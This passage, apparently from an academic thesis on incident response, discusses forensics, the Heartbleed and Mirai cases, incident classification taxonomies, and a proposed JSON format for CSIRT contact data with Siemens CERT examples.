Analysis For the analysis you need to tools which are able to parse the network traffic and understand the protocols used in the communications. This is easier than for example in memory forensics because the fast majority of used protocols are openly documented and parser can be implemented easily. The problem is more the amount of data which such a system must be able to handle and that an analysts must have a profound knowledge in the field of network protocols. Today most of those systems use a decentralized architecture where they index the collected data into a database and a central analysis system is querying the different data stores. This solves the problem of transmitting the large amount of data to a central location. Nonetheless the amount of data does not allow a long-time storage for most organizations.

Network Forensics is getting more interesting in the recent years and more organizations are deploying tools like Moloch [59] to capture traffic. By capturing the network traffic, storing it and making it available in a searchable way, analysts are able to investigate into the attacker's communication post-mortem. However

the amount of data is limiting the usefulness on a long term. Further due to the recent activities enforcing encryption in every protocol, this branch of forensics may loose its importance because the only information which will remain is metadata.

2.4.4 Malicious Software Analysis

The last branch of forensics which we describe in this section is the analysis of malicious files. You can obtain files from the different forensic investigation methods which we previously discussed but then you need to analyze them in more depth. For that the analyst needs to understand the structure of the file and also needs to interpret the data in this structures. There are various different file types out there but the most important ones are executables. Attackers use malicious software to access a system and have control over it. They include various functionalities in such a software which an investigator needs to extract in order to conclude what the software is doing and how to contain the infection.

Another prominent type of file used by attackers are common office documents used; examples are, Word, Excel, Powerpoint, or PDF files. However they use these files differently, by exploiting vulnerabilities in the programs which are parsing these files with the goal to install malware on it. In this case the analyst also needs the ability to extract the necessary information out of the file. The most common question here which must be answered is which vulnerability is misused and what malware is installed. There are various methods to analyze files which we briefly discuss here.

Static Analysis Using static analysis the security expert is dissecting the various the different parts of a file in order to further investigate into them without executing it. Each component which was extracted can be analyzed further with different tools. When it is code, malware analysts will use disassemblers or decompilers to translate it from machine code to something a human can understand. The main intention is to have a picture about what the malware actually wants to achieve. This method is called *Reverse Engineering* and depending on the quality of the malware it is a time consuming process.

Dynamic Analysis When a security expert is analyzing a file dynamically, the file will be executed in a controlled environment, called sandbox, and all actions it performs will be recorded. The analysts later is able to draw conclusions about what the file is doing. This method has proven to be highly scalable and most security teams are operating a sandbox where they process the malicious files they obtain on a daily basis.

The analysis of files is an important part for investigations however special knowledge is required in order to perform this type of analysis. Due to the recent ad-

vances in dynamic analysis, more teams are able to perform analysis of malicious files.

2.5 Summary

In this chapter, we explained how Computer Emergency Response Teams are working. For that we first described that such a team needs to have a mission statement and a defined constituency in order to understand, what they need to provide and for whom. Next we discussed how a team should be organized within an organization and explained the different potential setups. Later an overview about the different service areas and their corresponding services were illustrated and explained. We concluded this section with an important topic in this CSIRT networks, which is collaboration and trust. This is important in order that teams are able to respond to larger attacks against the Internet infrastructure but also to share best practices amongst each other.

In the next section we discussed the topic of *Incident Response* in more detail, because it is necessary for the remaining of the thesis, to understand the basic concepts of it. First we gave an general overview and later we discussed each step of the incident response process in more detail: (1) Preparation & Continuous Improvement, (2) Detection, (3) Analysis, and (4) Containment, Eradication & Recovery. This introduction into this field should have given enough background to the reader in order to understand the next chapters.

We ended the chapter with a section about *Digital Forensics* and discussed the various different branches of digital forensics. Further we explained the high level process how a forensic investigation is normally conducted. We ended the section by providing a more detail overview about the digital forensic branches: (1) Harddisc Forensics, (2) Memory Forensics, (3) Network Forensics, and (4) Malicious Software Analysis. We showed that digital forensics is essential for the investigation into system intrusions.

Chapter 3

Incident Response: Current State

3.1 Introduction

In section 2.3 we gave an overview about the basics of *Incident Response* and how it should be used. However the field was developed back in 1988 and had only some changes in the recent years. The goal of this thesis is to provide new approaches and methods to improve *Incident Response*. In order to understand why we need new approaches, it is necessary to figure out what the current state is and which challenges this field is facing.

Mainly the changing threat landscape, the enormous growth of the Internet, and the revolution of cloud services are changing how security teams are working. This chapter looks into these changes in more detail and illustrates how they are challenging CERTs. This is based on the experience we gained throughout the years working in such a security team.

Chapter Outline In this chapter, we first show two case studies (section 3.2), where we want to illustrate the current challenges. Later we discuss the challenges (section 3.3) security teams face and discuss why this has an impact on the effectiveness of a proper response to incidents. Lastly we summarize this chapter (section 3.4).

3.2 Case Studies

In this section, we describe two cases which happened in recent years in order to illustrate what challenges the field of Incident Response is currently confronted with. First we will discuss a case where a vulnerability was announced within the widely used TLS library *openSSL*. This vulnerability had a major impact to the Internet and it showed that coordinated response is necessary.

The second case is about a malicious software which spreads through new devices connected to the Internet. The malware is called *Mirai* and it was used in several different attacks. This threat shows that it is important to have security teams which are able to react efficiently to such infections otherwise critical infrastructure may be targeted.

3.2.1 Heartbleed Vulnerability

Heartbleed is a vulnerability which was discovered in 2014 and was announced to the public in April 2014 [16]. The vulnerability is within the widely used TLS implementation *openSSL* and is due to improper input validation of the TLS heartbeat extension. An attacker may exploit this vulnerability to gain information stored in the memory.

This can be achieved by sending a *Heartbeat request* to the server, which contains a payload; typically a text string and the payload's size. The server then replies with the exact same payload. The vulnerable *openssl* implementation however returned the payload depending on the requested size and not the actual size. An attacker therefore is able to request more then the actual payload. As *openSSL* may store critical information such as private keys or confidential user data in it's memory, the impact of this vulnerability is critical.

A lot of systems and software are using *openSSL* and therefore a vast majority of systems on the Internet were vulnerable to this threat. Especially webservers are using this library and therefore it is estimated that around 24% to 55% of HTTPS servers in the Alexa Top 1 Million were initially vulnerable [22].

The vulnerability was discovered by researchers from Codenomicon and Google independently in the beginning of April 2014. Codenomicon reported it to the NCSC-FI, which is the national CSIRT for Finland. They forwarded to report to the *openSSL* team. Google reported the found vulnerability to the *openSSL* team directly. Due to the independent reporting of the vulnerability, the *openSSL* team decided to release a patch as soon as possible. On the 7th April 2014 they released a patch to the public without informing other vendors prior.

In order to successfully patch a system it is not only necessary to implement the patch but also to revoke and reissue certificates used on the server. Therefore the efforts implementing the patch was high and in lot of cases it was not easy to automate it. Further in the beginning there were no tools available to check for a successful remediation. In the next days a lot of security researchers started to scan for the vulnerability in order to measure the impact of it. However this scanning had side effects like reboots of embedded systems or false alarms at security teams which resulted in more efforts.

Another problem was that there was a large amount of vulnerable systems on the Internet where it was not possible to identify the responsible security team and therefore vulnerable systems are still not patched. This case showed that the effectiveness of security teams is not at the maturity which can handle such large scale vulnerabilities.

The first problem in this case is the uncoordinated release of the patch. Especially for a widely used software library, it is necessary that vendors using this library must be pre-announced either the details of the vulnerability or at least that there

will be a patch coming on a specific date. This is important because such vendors or open source projects may need to have resources available to implement the patch as soon as possible. However the problem here is whom to inform therefore it is important that a trusted community is providing a platform to exchange such information.

Another problem was the missing communication ability to inform system owners about their affected systems. This is due to a missing standard describing security teams and for which networks they are responsible for. This problem is even more relevant in cloud environments where it is not easy to identify the owners of a system. Overall this vulnerability showed that there must be lot of improvements implemented to respond faster and more coordinated to such cases.

3.2.2 Mirai Botnet

Mirai is a malware with the goal to act as a bot within a larger botnet. It uses network equipment based on outdated Linux distributions as a host and it's main goal is to be used for larger-scaled network attacks. It was first discovered in August 2016 and has been used in various attacks since then. In October 2016 the source code of the botnet was released as open source. Other malicious software are now adapting the code for their own purpose.

The first notable incident was against the website of Brian Krebs [43]. Brian Krebs is an investigative reporter who writes about cybercrime related topics and some of his stories lead to arrests. Therefore criminals are constantly threatening him. On the 20 September 2016 his website was attacked by the Mirai botnet using a Distributed Denial of Service (DDoS) attack. The attack reached a bandwidth of 620 Gbps and the hoster was not able to respond to the attack.

In October 2016 the French host OVH monitored a DDoS against their data centers with a bandwidth of 1 Tbps. Most of the devices were printers and IP cameras used within the Internet with an outdated firmware or where the vendor did not provide updates. On 21 October 2016 the DNS provider Dyn was attacked as well with the Mirai botnet. Dyn is hosting the DNS zones for various important Internet companies like Twitter, Github, Netflix, and Airbnb. This attack resulted that most of these services were not available for various hours. This was the first case attributed to Mirai which had a major impact to the Internet infrastructure and services used.

The other case with an impact to critical infrastructure happened on the 27 November 2016. A variant of the Mirai botnet was using a protocol, called *TR-069*, to infect network equipment of Internet Service Providers (ISPs). The protocol is used by ISPs to administrate routers of their customers, also called Customer-premises equipment (CPE), and when not configured properly it is possible to misuse it to install additional software. The CPEs used by Deutsche

Telekom were vulnerable to this attack but the malware used too many resources which lead to the effect that the CPEs did not allow the end users to communicate with the Internet. As Deutsche Telekom is using Voice over IP (VoIP) for their customers, this attack resulted not only that end customers were not able to browse the web but more critically were not able to use the telephone service. For example this resulted to the inability to use emergency calling and had an impact to a critical infrastructure within Germany.

All of the above discussed cases showed that it is necessary to have proper response capabilities ready, when such incidents are occurring. They showed that a lot of services, even critical services like telephony, are depending on the Internet and due to some changes to the Internet they become more vulnerable. For example a lot of companies are not hosting their DNS service, which is a critical service, by themselves but will use one of the few DNS providers on the Internet. Therefore an attack against one of them, has an larger impact than when DNS would be run decentralized as it used to be designed. When such services are used, the companies offering it, need security teams which are capable to respond to such attacks.

Another problem in the case of Mirai is that lot of vulnerable devices are hosted within networks where the security community does not have reliable contacts. This is mostly because there is no central database about teams which may be contacted when an attack is happening. Further there is no standard how to communicate with them. In order to have an automated process, we would need a standard which describes a security team and it's responsibility. Further we would need a commonly agreed exchange format and communication channels. Today most security teams are using manual processes which are further error-prone.

The last challenge in this case is how to communicate with the end customer about their affected devices. Up to now there is no standard how to solve this problem. Further we do not agree about best practices how to protect the customer. One approach is to bring the customer into a limited network where you can inform her that she is infected and needs to solve a problem. Another approach is that she needs to take care and find it out by herself. Both cases are not perfect and the security community needs to agree on a common standard.

3.3 Current Challenges in Incident Response

The previous examples showed that the Internet is changing and that security teams are still lacking abilities to respond to new threats arising. Further the Internet is growing in size and is used in countries which are not able to build up capabilities for taking care about IT security. In this section we discuss three challenges every of these teams are challenged with today.

3.3.1 Changing IT Infrastructures

When the Internet was designed, the main idea was that every organization will run it's services on their systems and will be part of the Internet. Until recently security teams of an organization needed to protect the network they are responsible for. However in the last years, the way services in the Internet are operated changed dramatically. Organizations are using standard services directly from so called Cloud providers. Further such providers do not only run services but also whole systems for their customers.

Therefore security teams are confronted with the problem that they will not have the services of the organization under their control. Now they are depended on the security teams of such providers and need to find solutions for providing the same level of security as before. Further they need to adapt their processes so that they can work with other teams from a different company.

Another change to IT environments is that systems can be used wherever the employee is currently located. Today more and more organizations are not anymore operating their own network and therefore the security team is challenged with the problem that systems may be everywhere on the Internet and network-based sensors cannot be used anymore solely. This has a huge impact to the capabilities of such a team and it is therefore necessary to change their strategy for detecting and responding to attacks.

The last change to the Internet, which is effecting security teams, is the rise of embedded systems and control systems to the Internet. Some of the embedded systems are created for smaller budget and therefore security was not part of their design and also a process for creating security patches is not in place. This leads to the situation where we now have a lot of systems connected directly to the Internet which have a weak security and attackers can use them to build-up a botnet. Further a problem is, how security experts should contact the owners of such devices because in many times they are unaware end customers which do not have a technical background.

The other category of devices is that control environments are connected directly to the Internet. Such devices control critical infrastructures such as power generation systems or factories producing pharmaceuticals. They are connected because it makes it easier to monitor them and perform maintenance from remote. However such systems may not be patched due to service agreements or certifications. Therefore attacking such a facility running critical infrastructure is getting very easy. However security teams lack knowledge of such environments as they are not traditional IT and therefore the response to attacks may be slowed down.

3.3.2 Missing Automation

Today most of the incident handling is based on processes designed many years ago. However those processes were created in times when handling incidents can be still be managed manually and when infections of systems have not happened on a daily basis in large numbers. As we have seen in the previous two examples it is necessary to automate the response as much as possible in order to investigate every case which is reported.

In the *Heartbleed* case, a security team would have need to scan for vulnerable systems in their responsibility and track the status for all of them. In larger organizations the number of systems vulnerable may easily exceed a size where you not longer be able to manually process them. Further you needed to track the right remediation order, by revoking the certificate, patching the system, and then reissuing the certificate. Such a tracking for a larger number of systems is not possible manually. However currently we are missing tools which support such cases.

Another problem in automation is shown with the *Mirai* case, where you have a large number of bots which are performing DDoS attacks against your infrastructure. In order to inform other security teams that systems under their control are misused to perform this attack, you need to build-up a system which allows to notify them automatically. Today most security teams create their own tools during such an attack but there is currently no real architecture which would support the overall automation and most of the systems are not able to communicate with each other.

Nonetheless a total automation of the incident response is not possible because in many cases it is necessary that an analyst needs to decide something, like if the system should be reinstalled or not. Therefore if an overall architecture is developed for the automation of incidents, it must allow that an analyst is able to influence the process.

3.3.3 Missing Standards

Another challenge teams are facing today, is the lack of standards used to exchange information. The majority of the communication is currently exchanged through emails and in a way that a person needs to read the email and extract the necessary information. The result of this situation is the lack of automation. Further the person writing the text may wanted to express something which the communication partner interpreted differently. Therefore it is necessary to use and create standard which supports the automation and also use the same taxonomy.

Recently more standards, like STIX [55][18], evolved, however they are not widely adapted because of missing support in tools. Further they were mostly designed

by companies building tools and not by the security community which are using them. Further these standards are only solving the problem of sharing indicators but not how communication about incidents may be accomplished.

If you use the example of *Heartbleed* a standard which describes the vulnerability would have supported the teams to find systems and products which were using the vulnerable library. Further for finding owners of vulnerable systems, a central database with a defined interface and format to describe the team would have supported others to better communicate this fact. Lastly a standard to inform them about the defect would have supported the automation of such reporting.

For the *Mirai* case it is similar, security researchers which find infected systems, currently do not have a chance to query for the security team responsible for the system. Again we would need a central database where they can query such information. Further communicating the fact that this system is vulnerable to the owner is important in a standardized way. However if you communicate with end customers it is important to have a standard which they can also understand and supports them to remediate the defect. Further you may want to communicate about an ongoing DDoS attack as soon as possible to all stake holders, so that they can implement proactive measures which does not allow the attacker to perform the attack.

Overall we are missing common standards which are solving our problems we currently have to automate the incident handling. Even if there are standards they are not widely used because either they are developed behind closed doors or they are created by vendors and will not have a widely adaption. Therefore it is necessary that standards are developed openly and that every stake holder is part of the discussion.

3.4 Summary

In this chapter, we illustrated the current challenges security teams are facing using two case studies of incidents which occur recently. One was *Heartbleed* which was a critical vulnerability in the widely used *openSSL* library. This case showed that the security community needs to adapt more best practices and implement standards to automate the response of such a case.

The second case study was about Mirai which is a malicious software and was used in several different incidents. The wide spread of this malware showed that criminals are able to misuse resources on the Internet which security teams where to yet capable to defend. Further it showed the impact on critical infrastructure and how important it is to react fast to such cases.

Based on these two cases we described the different challenges security teams are confronted today. From those challenges we looked in more detail on the three of them: (1) changing IT infrastructures, (2) missing automation, and (3)

missing standards. There will be no perfect solution however it is important that we address them in the next years in order to be better prepared when another incident with high impact to the Internet happens.

g

Chapter 4

Incident Response: New Approaches

4.1 Introduction

As we describe in chapter 3, the field of *Incident Response* is changing in recent years and in order to have state of the art defense capabilities, it is necessary to create new approaches overcoming the problems which we describe in the previous chapter. The main goal of this thesis is to solve some of them. In this chapter, we describe some smaller contribution we have done over the last years. Even the individual contributions within this chapter seem straightforward they resolve problems we face in this area.

One of the main challenges we describe in section 3.3, is that security teams do not speak the same language. The one problem is that we do not have a common methodology describing incidents and therefore are lacking the ability to compare our threat landscape with each other. In the time, where we see a raise in new laws where incidents must be reported, this fact is even more problematic because we do not have the same understanding of the different types of incidents and the outcome of this is a lack of reporting capabilities.

Another problem, when we do not have common standards, is that everyone needs to implement different tools which are solving the gathering of information. One problem here is the description of contact details for security teams. Gaining information which team is responsible for a certain product or network is not standardized and therefore the security community, including security researchers, CERTs, etc. have different approaches contacting the teams. This makes the overall response inefficient.

The last problem we try to solve in this chapter is the lack of efficient team organizations. We already discussed in subsection 2.2.2 how teams may be organized according to best practices. However this practices where developed some years ago and may not reflect the current state of the art. We describe in this chapter, based on our experience running a security team, how an efficient team must be organized.

Chapter Outline In section 4.2 we give an overview about the different classification schemas which have been developed throughout the years and how they can be used. Further we describe typical problems of the models. In the next section section 4.3 we discuss a standardized format which we developed to describe the contact information and responsibilities of security teams. Lastly we

show in section 4.4 how to setup a state of the art cyber defense team which is capable to adequately prevent attacks and if they still happen, how to respond.

4.2 Incident Classification Models

4.2.1 Motivation

The classification of incidents is a highly discussed topic since many years within the CERT community. Already one year after the establishment of the first security team in 1988, different teams tried to establish a common model to classify incidents. Back then it was already an emotional topic and since then numerous standards where developed and used within this community. The reason why such a classification is so important is the fact, that depending on it, the further processing of the incident is determined. Therefore a false-classified incident may lead to an incorrect response and a risk for the organization may remain.

There are three main motivation why we need such a classification model and to have a common used one throughout the defense community:

Classification for Decision Making During an incident it is necessary to decide on certain actions: with which priority this case must be handled? Which process must be used? Which stake holders must be informed? Normally this is based on the classification of an incident resulting on the processes and communication channels used during that case. In order to conduct this classification in a repeatable, informed, and reproducible way, it is common to perform a categorization of the incident.

Classification for Situational Awareness It is quite common that a security team tracks lot of open incidents simultaneously. A classification can help this team to summarize the incidents in individual categories, based on common generic properties of the case, and therefore the CERT gains a better overview of the current incidents. If the categories are wisely chosen, this overview may be used for a threat landscape and with the incident details can be included in the *Cyber Threat Intelligence* processes of the organization. Further such information can be used to exchange incident information with other peer organization to gain a better understanding if others are seeing the same threats as your own organization.

Classification for Normalized Database of Incidents One important step after handling an incident is the *Lessons Learned*, as described in subsection 2.3.5. The goal is to better understand the attack and deviate measures to prevent such an attack. However some characteristics may only be understood of you have a common database of all incidents and you can trace down commonalities between attacks if you categorize them accordingly.

4.2.2 Classification Models Overview

Since the founding of the CERT/CC in 1988 a variety of organizations have worked on the creation of different models to classify incidents. Most of them aimed to have a common model which is used by all organization or at least by their peer organizations. Until today none of them succeeded in that unfortunately. Most of them are adaption or extensions of previous models with the goal to fulfill organization-specific requirements. Nonetheless the now described models are an improvement in the classification of incidents and are used by different security teams around the world. Which means that they supported the exchange of information between organizations and improved the security of the Internet indirectly.

Sandia Common Language for Computer Security Incidents The *Common Language for Computer Security Incidents* [37] was published in 1998 by the Sandia National Laboratories and is based on research conducted by CERT/CC. The main design criteria for the creation of the vocabulary was that every incident could be described and therefore the categories are abstract. The categories shall allow to categories every kind of incident and if necessary extend the categories with sub-categories. The introduced taxonomy is based on three event categories:

1. Events
2. Attacks
3. Incidents

An event is a change in a system, e.g., the authentication of an user against a certain target. In this taxonomy the authors describe an event as the main part of an attack. In order to describe an attack further categories are used, namely, tools, vulnerabilities, and the result of an event. An incident is a grouping of attacks, which an attacker is performing against his target. Figure 4.1 illustrates an overview about the taxonomy.

Overall the classification is very generic and therefore it is not used in the real world. During an incident the analysts may need to change or extend the classification in order to represent the attack correctly and completely. However if you categorize the incident on a higher level, you easily loose the capability to group and evaluate incidents.

ECSIRT Taxonomy The eCSIRT Taxonomy was developed within the *European CSIRT Network project* and is mainly based on the work of the Swedish TS-CERT. It was published in 2003 and mostly European teams are using this classification. The taxonomy is using two levels (1) *Incident Classification* and (2) *Incident Examples*, whereby the following categories are defined:



Figure 4.1: Overview of the Sandia Taxonomoy. [37]

1. Abusive Content
2. Malicious Code
3. Information Gathering
4. Intrusion Attempt
5. Intrusions
6. Availability
7. Information Security
8. Fraud
9. Operational Vulnerabilities
10. Other

The *Incident Examples* are sub-categories of these categories and provide more details to a certain incident. For example within the class *Malicious Code* you can describe if it is a Trojan, virus, or a worm. The overall classification is straightforward and can be easily used. However some categories are obsolete and would need an update, even some teams still use it, there is no recent version of it published.

VERIS The taxonomy VERIS [77] was developed by Verizon and published in 2010 under the name *Verizon Incident Sharing Framework* as XML schema. In

2012 they renamed to *Vocabulary for Event Recording and Incident Sharing* and it was opened for comments to the public. The latest release is version 1.3 and it is now based on JSON. VERIS described an incident using four categories: actor, action, asset, and attributes. Each of these categories is subdivided, e.g., VERIS differentiates between external, internal, partner, and unknown actors.

Standardized vocabulary allows an accurate specification of certain circumstances. There is standardized vocabulary for the motivation of actors, the nature of affected data, etc. Further you may include metadata within certain JSON fields about the incident and the affected constituency. VERIS originally was developed in the context of the yearly *Verizon Data Breach Investigation Report* [1], in which the security team of Verizon gives a statistical overview about customer incidents they handled.

STIX Incident Object STIX [55] is a JSON-based standard which is used to describe Cyber Threat Intelligence and used to be developed by MITRE but was transformed to OASIS. The next version 2.0 will be soon published and is introducing major changes in the standard. Even today version 1.2 is mostly used by the different security teams, the overall trend to move to version 2.0 is high because of the complexity of version 1.2 and the huge effort to implement it.

The basic concept of STIX is to extend indicators of attack activity, e.g., IP addresses or hash sums of malware), with context information about actors, campaigns, etc. In this context STIX also defines a model to describe incidents and is based on the concept of VERIS, however it is focusing more on the classification of the incident associated indicators while VERIS's focus is on the evaluation of the incident.

Even STIX is widely used already by different security teams to exchange indicator information, the classification of incidents based on the STIX model is not commonly used so far. Therefore we are not able to validate the capability of STIX to exchange classification information about incidents.

ISO 27035 The ISO Standard *ISO 27035 - Information Security Incident Management* is currently under revision and the latest version was released in 2011 [40]. This ISO standard is a guideline document which should support organization to create capabilities for the handling of incidents. The standard itself will be based on three documents, whereas the document ISO/IEC 27035-3 *Guidelines for incident response operations* describes in appendix C a classification schema. However this schema is an example and therefore the standard does not introduce a mandatory classification model.

The used example describes an incident within two categories, the severity and the category. The later one are kept generic, e.g., *technical attack incident* or *harmful contents incident*. The main goal of this example classification system is

the decision making about the severity of an incident. In order to be able to make this decision very specific definition for the different severity levels is necessary. However the severity levels are not defined by the standard and the user must define them.

4.2.3 Typical Problems

The high number of different classification models are caused by the different motivations of the classification subsection 4.2.1. Also the different usage scenarios for the models are a problem because they lead to modifications and new developments with the goal to solve a problem. Further not helpful are standards which only provide example classification models, such as ISO 27035, because the likelihood that they are just copied without adaption to the own organization lead to problems.

One of the most frequent problems is the diversity in classification of similar cases due to the varying interpretation of classification model by the different analysts. Already within security teams the members may have different perspectives on the classification, but especially between teams with a different focus, e.g., a security operation center versus a information security management organization, this is mostly the case. You may limit this situation by a mostly non-overlapping categories and a very detailed documentation of the different categories but this only limits the problem and will not resolve it. You may introduce a simplified version of the model however this may limit the benefit of using a classification model. If you only use the main aspects of a incident category, you loose information about the details of an incident which may need for a later evaluation. An example here is that you only state that the system was infected by a malicious software but not which kind was installed.

A similar problem to the previous one is the difference in the detail of the analysis, especially if classification information from different sources are combined. Notably for very detailed classification models, such as VERIS, it is common that not all information are available to perform the categorization. For example if it is not possible to obtain all details of an attack, due to missing resources or capabilities, the necessary information to classify the incident for these category is missing. If you now use this collected data, to draw conclusions, you may end with a misinterpretation of the attack and implement wrong prevention mechanisms.

Another problematic aspect is how incidents are handled related to the granularity. This means which situation may lead actually to an incident. For example for the category malware, will you count every malware infection as an incident. If that is the case, in larger organizations the number of infected systems is high and such an incident will occur on a daily basis with a high amount. This will

lead to a false situation awareness where you conclude that your biggest problem are malware-infected systems. Especially if you combine the classification information from different sources, in order to identify where your organization is standing, it is necessary to define rules for sharing such data.

A last problem in the daily usage of classification systems is the re-classification. In most cases a classification is necessary before an actual analysis of the case was conducted and therefore a best guess is done using the initial information. A later analysis may reveal that the initial vetting was not right and the handler needs to re-classify the case. In practice this is not happening because they forget it or the process does not allow a re-classification.

4.3 Common CSIRT Format

4.3.1 Motivation

One problem in today's communication between the different security teams is the challenge to have accurate data about the responsibilities and contact details of them. An example here is the lack of a common database for the different teams. There are some efforts available like FIRST, Trusted Introducer, and ENISA [25], however all of them have different conventions to deliver their data set and no common way to access it. The lack of a standard and a common repository is hindering on the one side security teams to query for other teams and on the other side security researchers which would need a contact.

Another important fact is, that in recent years, two different types of security teams evolved, Computer Security Incident Response Teams (CSIRTs) and Product Security Incident Response Teams (PSIRTs). The later ones are responsible for handling vulnerabilities in the organization's products and services, whereby the first one is responsible for internal IT infrastructure of an organization. This differentiation is important when externals are contacting an organization, as most teams are not in the same department.

In order to overcome that problem, we developed a standard which is describing a security team and its constituency.

4.3.2 Format Description

The design goal of the format is a common schema which are describing a larger variety of the different types of security teams. The reason for this is that we want to store the information on a central database and make it accessible to the various consumers, like security researchers or other security teams. Even there a commonalities between the different team types, they differ in their responsibility. The two different types of security teams are CSIRTs and PSIRTs.

A CSIRT is most of the time responsible for a IT infrastructure and therefore they are describing themselves in protecting IP ranges or domains belonging to its constituency. On the other side PSIRTs are responsible for a certain product which is produced by their organization. There are cases where there is only one team which is sharing these responsibilities, which we also address in our schema.

In order to represent that, we have three different parts of our schema:

Common Part This is general information which is describing the team, its mission, its constituency, and contact information.

CSIRT-specific Part This part describes the specific information if the team is a IT infrastructure security team.

PSIRT-specific Part This part is about the information for which a product security team is responsible for.

One important topic here, is that the standard only provides a common definition to describe the necessary fields for a team. It does not provide the different use cases how to use them, neither does it define how the quality of the data is accomplished. The later topic is important because in the end the data is provided by humans which may lead to errors and false data. Further if a team is not updating the information it will also have a negative impact. Therefore one use case should be a easy exchange of team information between the different security organizations, like FIRST, TF-CSIRT, or *Deutscher CERT-Verbund*.

Common Part Every security team has some common information which they need to share independent of their team type (public, private, product). In this part, we describe those information and why it is necessary to have them. The most important parts are the team name and the contact details of the team.

First of all, it is very important that in the format you have the information how old it is. The reason for this is that in a lot of circumstances the team may not exist anymore and they have outdated information about contact details or for which they are responsible for. Next we have modeled the information about the team and its part within the organization which includes:

- Official Team Name
- Short Team Name
- Type of Security Team
- Parent Organization
- Constituency

- Establishment Date

Additionally it is important to include contact details which covers postal address, email address, telephone numbers, website, and the country. As it is common that a team has multiple offices, we allow to add multiple country codes but the country itself must be where the main office is located. Another aspect is which languages a team is speaking and which should be the preferred language to communicate. Next to that information you also want to describe when the team is available. Therefore we integrated a way to describe the office hours in a free text but also in a structural way.

Further you also want to describe emergency contact details, if you need to contact the team outside of office hours. This is optional, because some teams do not provide this service. Last in the contact details, you want to provide ways to encrypt to the team. Even the de-facto standard within the security community is PGP, we can also add X509 certificates to the team information. We have accomplished that by having an encryption field, where we can add multiple different keys. It will include the type of the key, *pgp* or *smime* as well as the key id.

Finally you may want to add information about the team members. For this we add an array of contact details for the various team members. This is optional information, however at least the team representative and the deputy should be included. Listing 4.1 and Listing 4.2 shows an example of the CSIRT team *Siemens CERT*.

CSIRT-specific Information A CSIRT is most of the time responsible for a certain network which is described either through IP ranges, Autonomous System Numbers (ASNs), or domains. Therefore we have three different arrays where the team can add these information. For the IP addresses we are using CIDR notation to describe the ranges the team is responsible for. Anyone who is using this standard, can easily spot if a certain IP address is in that range or can use standard libraries to do so.

For ASNs we use not the number alone but also prefix “AS”, so that you can easily spot, what the number should express. Lastly the domains, which we use the common DNS naming convention. Here it is important that every subdomain will be also considered as the responsibility of the team, so for example if you want to report a vulnerability for “www.siemens.com” and you only find “siemens.com” in the dataset, this team is also responsible for “www.siemens.com”. However you can also specify subdomains individually in our data. An example for the CSIRT-specific data is illustrated in Listing 4.3.

```
{       "last-modified": "2016-12-03T14:05:27+00:00",
        "short-team-name": "Siemens CERT",
        "parent-organisation" : "Siemens AG",
        "official-team-name": "Siemens CERT",
        "establishment": "1998-04-01",
        "constituency": "Industrial Sector",

        "postal-address": "Siemens AG\r\nCorporate
           Technology\r\nResearch and Technology
           Center\r\nCT RTC ITS CER-DE\r\nOtto-Hahn-Ring
           6\r\n81739 Munich\r\nGermany",
        "country-code": [
            "DE",
            "US",
            "CN"],
        "website": [
            "https://www.siemens.com/cert"
        ],
        "country" : "Germany",
        "email": "cert@siemens.com",
        "phone-numbers": [
            "+49-89-636-41155"
        ],
        "host": "Siemens AG",
}
```

Listing 4.1: Example of the common part for a team information (Part 1).

```
        "team-type" : [
          "private"
        ],
        "languages" : [
          "eng",
          "ger"
        ],
        "preferred language" : "eng",

        "enckeys": [
            { "enc-key-type" : "pgp",
              "enc-key-id" : "0xb4850e2e1aa22cd8"
            }
        ],
        "operating-hours-freetext": "During legal workdays
           (Monday to Friday) from 8:00 to 12:00 and 13:00
           to 18:00 Central European Time (GMT+0100,
           GMT+0200 from April to October according to
           daylight saving periode)",
        "operating-hours" : {
            "mon_1_open": "08:00",
            "mon_1_close": "12:00",
            "mon_2_open": "13:00",
            "mon_2_close": "18:00",
            "tue_1_open": "08:00",
            "tue_1_close": "17:30",
            "wed_1_open": "09:00",
            "wed_1_close": "17:30",
            "thu_1_open": "09:00",
            "thu_1_close": "17:30",
            "fri_1_open": "09:00",
            "fri_1_close": "17:30",
            "sat_1_open": "00:00",
            "sat_1_close": "00:00",
            "sun_1_open": "00:00",
            "sun_1_close": "00:00"
        },
        "team-members":[
          {
            "name": "Thomas Schreck",
            "email": "t.schreck@siemens.com",
            "is-first-rep": true,
            "enckeys":[
               { "enc-key-type" : "pgp",
                 "enc-key-id" : "0x5c2640a146fb7bce"
            }]
      }]}
```

Listing 4.2: Example of the common part for a team information (Part 2).

```
  "responsible-ip-ranges" : [
       "194.138.40.0/24",
       "194.138.16.0/22",
       "2a00:ad87:1302::/48"
  ],

  "responsible-as-numbers" : [
       "AS15465",
       "AS198573"
  ],

  "responsible-domains" : [
       "siemens.com",
       "siemens.de",
       "siemens.net"
]
```

Listing 4.3: Example for CSIRT-specific fields.

PSIRT-specific Information The third part of our scheme is the PSIRT-specific information. Mostly we speak here about products which are produced by an organization. However it is also possible that a PSIRT is responsible for an Internet service which is run by their constituency. Therefore it is also allowed to add the following fields into the team information of a product security team:

- "responsible-ip-range"
- "responsible-as-numbers"
- "responsible-domains"

